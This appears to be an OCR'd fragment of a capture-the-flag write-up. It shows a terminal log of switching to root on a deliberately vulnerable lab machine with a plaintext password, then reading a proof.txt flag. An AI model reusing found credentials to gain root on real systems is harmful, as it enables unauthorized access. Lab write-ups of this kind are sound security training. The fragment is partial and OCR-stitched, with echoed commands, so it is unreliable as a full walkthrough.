


```
$ su root
su root
Password: willy26

root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# ls
ls
test.txt
```

cd

ls

cat proof.txt



```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# whoami
whoami
root
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd
cd
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~# 
```